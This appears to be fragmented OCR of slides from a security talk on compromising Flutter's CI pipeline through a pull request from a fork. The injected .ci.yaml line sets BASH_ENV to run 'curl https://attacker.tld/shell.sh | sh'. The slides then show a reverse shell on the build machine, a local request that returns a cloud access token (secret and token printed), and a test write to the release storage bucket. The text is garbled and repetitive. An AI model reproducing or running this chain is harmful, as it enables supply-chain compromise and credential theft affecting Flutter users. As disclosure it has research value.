
Google Cloud Platform




Google Cloud Platform



Google Cloud Platform



Google Cloud Platform



```
final content = await githubFileContent(  
    slug,  
    ciYamlPath,      // ".ci.yaml"  
    ref: commitSha,  // <- fork's SHA: to attacker's file  
);
```

final

sl

ci

re

);

```
- name: Linux framework_tests_libraries
  recipe: flutter/flutter_drone
  timeout: 60
  properties:
    # ...
  tags: >
    ["framework", "hostonly", "shard", "linux"]
+   env_variables: >-
+     {
+       "BASH_ENV": "$(curl https://attacker.tld/shell.sh | sh)
+     }
+   contexts: >-
+     ["metric_center_token"]
  runIf:
    - dev/**
    - packages/flutter/**
  # ...
```

ile

```
- name: Linux framework_tests_libraries
  recipe: flutter/flutter_drone
  timeout: 60
  properties:
```

```
    # ...
```

```
    tags: >
```

```
      ["framework", "hostonly", "shard", "linux"]
```

```
    env_variables: >-
```

```
      {
```

```
        BASH_ENV: "$(curl https://attacker-id/shell.sh | sh)"
```

```
      }
```

```
    constraints: >-
```

```
      ["metric_center_token"]
```

```
  runIf:
```

```
    - dev/**
```

```
    - packages/flutter/**
```

```
    # ...
```

Open PR!

How to avoid getting closed?

Open PR!

```
final
```

```
- name: Linux framework_tests_libraries  
  flutter/flutter_drone
```

```
# ...
```

```
tags: >
```

```
["framework", "hostonly", "shard", "linux"]
```

```
env_variables: >-
```

```
{
```

```
+ BASH_ENV
```

```
+ }
```

```
configs: >-
```

```
["metric_center_token"]
```

```
runIf:
```

```
- dev/**
```

```
- packages/flutter/**
```

```
# ...
```

```
);
```

- name: Linux framework_tests_libraries

flutter/flutter_drone

🔗 512 Open ✓ 72,674 Closed

Author ▾

La

🔗 [Impeller] Skip binding dead-code-eliminated resources on Metal ● e: impeller engine

#190040 opened 43 minutes ago by bdero Member • Draft 7 of 8 tasks

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) ● autosubmit CIGD engine

#190038 opened 1 hour ago by engine-flutter-autoroll Contributor • Approved

🔗 [Flutter GPU] Add 2D texture array support ✗ CIGD e: impeller engine flutter-gpu te

#190036 opened 3 hours ago by bdero Member • Review required 8 tasks done

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) ✗ CIGD engine

#190033 by engine-flutter-autoroll Contributor was closed 1 hour ago • Approved

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) ✗ CIGD e

#190032 by engine-flutter-autoroll Contributor was closed 5 hours ago • Approved



...

- name: Linux framework_tests_libraries

flutter/flutter_drone

🔗 512 Open ✓ 72,674 Closed

Author ▾

La

🔗 [Impeller] Skip binding dead-code-eliminated resources on Metal • e: impeller engine

#190040 opened 43 minutes ago by bdero Member • Draft 🔁 7 of 8 tasks

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) • autosubmit CICD engine

#190038 opened 1 hour ago by engine-flutter-autoroll Contributor • Approved

🔗 [Flutter GPU] Add 2D texture array support ✗ CICD e: impeller engine flutter-gpu te

#190036 opened 3 hours ago by bdero Member • Review required 🔁 8 tasks done

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) ✗ CICD engine

#190033 by engine-flutter-autoroll Contributor was closed 1 hour ago • Approved

🔗 Roll Skia from 62442d6cf0ec to c3b29df302dd (1 revision) ✗ CICD e

#190032 by engine-flutter-autoroll Contributor was closed 5 hours ago • Approved

...



Roll Skia from f886711f9453 to fe9e9f229487 (4 revisions) #18

 Closed

[0Eniltlps](#) wants to merge 2 commits into [flutter:master](#) from [0Eniltlps:patch-1](#) 

 Conversation 0

 Commits 2

 Checks 151

 Files changed 1



0Eniltlps commented [on Mar 5](#) 

Replace this paragraph with a description of what this PR is changing or adding, and why. Consider including before/after screenshots.

List which issues are fixed by this PR. You must list at least one issue. An issue is not fixed if the PR fixes something trivial like a typo.

If you had to change anything in the [flutter/tests](#) repo, include a link to the migration [policy](#).



id

uid=1000(chrome-bot) gid=1000(chrome-bot) groups=1000(chrome-bot),109(kvm)

ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

2: ens4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1460 qdisc mq state UP group default qlen 1000

link/ether 42:01:0a:80:00:49 brd ff:ff:ff:ff:ff:ff

inet 10.128.0.73/32 metric 100 scope global dynamic ens4

valid_lft 3264sec preferred_lft 3264sec

inet6 fe80::4001:aff:fe80:49/64 scope link

valid_lft forever preferred_lft forever

ps

PID	TTY	TIME	CMD
1084	?	00:00:14	python3
73742	?	00:00:00	systemd
73744	?	00:00:00	(sd-pam)
73750	?	00:00:00	chromebuild-sta
74714	?	00:00:04	python3

Reverse Shell!

```
id
uid=1000(chrome-bot) gid=1000(chrome-bot) groups=1000(chrome-bot),109(kvm)
curl -s -X POST \
  -H "Content-Type: application/json" \
  -d "{
    \"scopes\": [
      \"https://www.googleapis.com/auth/cloud-platform\",
      \"https://www.googleapis.com/auth/datastore\"
    ],
    \"secret\": \"ik/ORYUTeygi5+wB8g1/niL91PxVgQP84zDmtTUG726M7NcfdzDMVeRGXXlVmSXU\",
    \"account_id\": \"task\"
  }" \
  "http://127.0.0.1:39979/rpc/LuciLocalAuthService.GetAuthToken"
```

```
> > > > > > > {"access_token": "ya29.c.c0AZ4bNpYTYqVlTK7v0ptso3kZLMZHoLsm68xNM0Yg9pzhJAKvcgzYZ
-HBJr2hMlv0f0cIK-uEre0yNjV3Tj-ONPLgKBhrp0n2aAixKeACzXpI6zA7VtrT70oek5FX14hGPw6FsIDXKIaVovPbQB0QJ
ssbGeXL4ZxwtE2GPuglgPJw6ZY8LecV1vHqEOd6n81ew5XWi-F0Jg9I3pd2sYFnHRCben-NV8uaXbXgsZgIaJjqLew_JB4PC
H4DUx_0Kpr1aFQWqF0kC5nHZsYWAK1MQ2CRoGJbNQ0S5KuKyE2_S20N-da0QqJv7juTiSRny5RUqvo3P95b04e07P6LXmjN_
UVFrQyk_t2VZ7wrDG_IJm0ZJhj0_IjZAsXGXkriaRVdmaVHL4nP33EhRWWtT_E9XPUH0cY46K855NH_0Y7iwmkjkbyPM5phM
JyAbT_n7U1WnLPQ0IcPcID_tRgU628gJLXuTrml08C90KV4AW6VONKEa00rDY1xwnxyI90pZuGA4AmIiz66i2EthujjJUFys
7f84079As2A1Rr5LkNAPzmo_af7P-iazLXYk-W3fFrZlwbby37vJjSHMLnYNKDCFGDjQVl4G0NyWCeQWiIkeSRsMn0bu6YgT
gl639P_ye5lRkRwvt5qFz-Vvg-3Ss2Y6fh8wq_JBjFu1i7WJec2QUhUVlXfzfBVRnVozV0t17fsujQpm4jfkafZ1Z0ymsj_
decmoy0Zk-M3oSphUstfZy-q7nbe27Uedx11t1aZ2zz7YWs3zv4l_koewY6fyZ-3fFayas1kqRSx4p27I13VBpFB072fwFm
t-aoxqd8Vjiq4fYs103RQ2UpWZ6vtY_sSqYfybq56JhzMjhxiriI3u_mf6BWSrr91ytaY_1M4Z3Venzs5ffZcpghMvM653gj
bsnZ7M9Sl_Fp_Jnele_J_oVcsw2rn-499wcd9_YkitmY7mVXMq7tLWM0Bnt-F_wbch1FjSqUf10FmxsJR7QM3k4ovl6aogJj
u1", "expiry": 1772716104}
```


splitline@splitlinedeMacBook-Pro:~

```
→ ~ curl -sS -X POST \  
-H "Authorization: Bearer $TOKEN" \  
-H "Content-Type: text/plain" \  
--data 'pwned' \  
"https://storage.googleapis.com/upload/storage/v1/b/flutter_archives_v2/o?uploadTy  
t"  
  
{  
  "kind": "storage#object",  
  "id": "flutter_archives_v2/download.flutter.io/io/pwned.txt/1772713469572856",  
  "selfLink": "https://www.googleapis.com/storage/v1/b/flutter_archives_v2/o/download.flutter.io/io/pwned.txt",  
  "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/flutter_archives_v2/o?uploadType=raw&acl=public-read&generation=1772713469572856&alt=media",  
  "name": "download.flutter.io/io/pwned.txt",  
  "bucket": "flutter_archives_v2",  
  "generation": "1772713469572856",  
  "metageneration": "1",  
  "contentType": "text/plain",  
  "storageClass": "STANDARD",  
  "size": "5",
```



3/05, 8:27 PM






Write to `gs://flutter_archives_v2`

```
"storageClass": "STANDARD",  
"size": "5",
```

3/05, 8:27 PM



Write to `gs://flutter_archives_v2`

```
"storageClass": "STANDARD",  
"size": "5",
```

3/05, 8:27 PM


```
- name: Linux framework_tests_libraries
```

Install manually

Install with VS Code

SDK archive

Upgrade SDK

Add to path

Troubleshoot

Uninstall SDK

 Resources



Install and set up Flutter

To install the Flutter SDK, download the latest stored.

1 Download the Flutter SDK bundle

Download the following installation bundle:

flutter_windows_3.44.8-stable.zip



2 Create a folder to store the SDK

https://storage.googleapis.com/flutter_infra_release/releases/stable/windows/flutter_windows_3.44.8-stable.zip

```
t-aoxqd8Vjiq4fYs103RQ2UpWZ6vtY_sSqYfybq56JhzMjhxiRiI3u_mf6BWSrr91ytaY_1M4Z3Venzs5ffZcpghMvM653gj  
bsnZ7M9Sl_Fp_Jnele_J_oVcsw2rn-499wcd9_YkitmY7mVXMq7tLWM0Bnt-F_wbch1FjSqUf10FmxsJR7QM3k4ovl6aogJj  
u1", "expiry": 1772716104}
```

- name: Linux framework_tests_libraries

Install manually

Install with VS Code

SDK archive

Upgrade SDK

Add to path

Troubleshoot

Uninstall SDK



Resources

`gs://flutter_infra_release`

Install and set up Flutter

To install the Flutter SDK, download the latest stored.

1

Download the Flutter SDK bundle

Download the following installation bundle:

`flutter_windows_3.44.8-stable.zip`




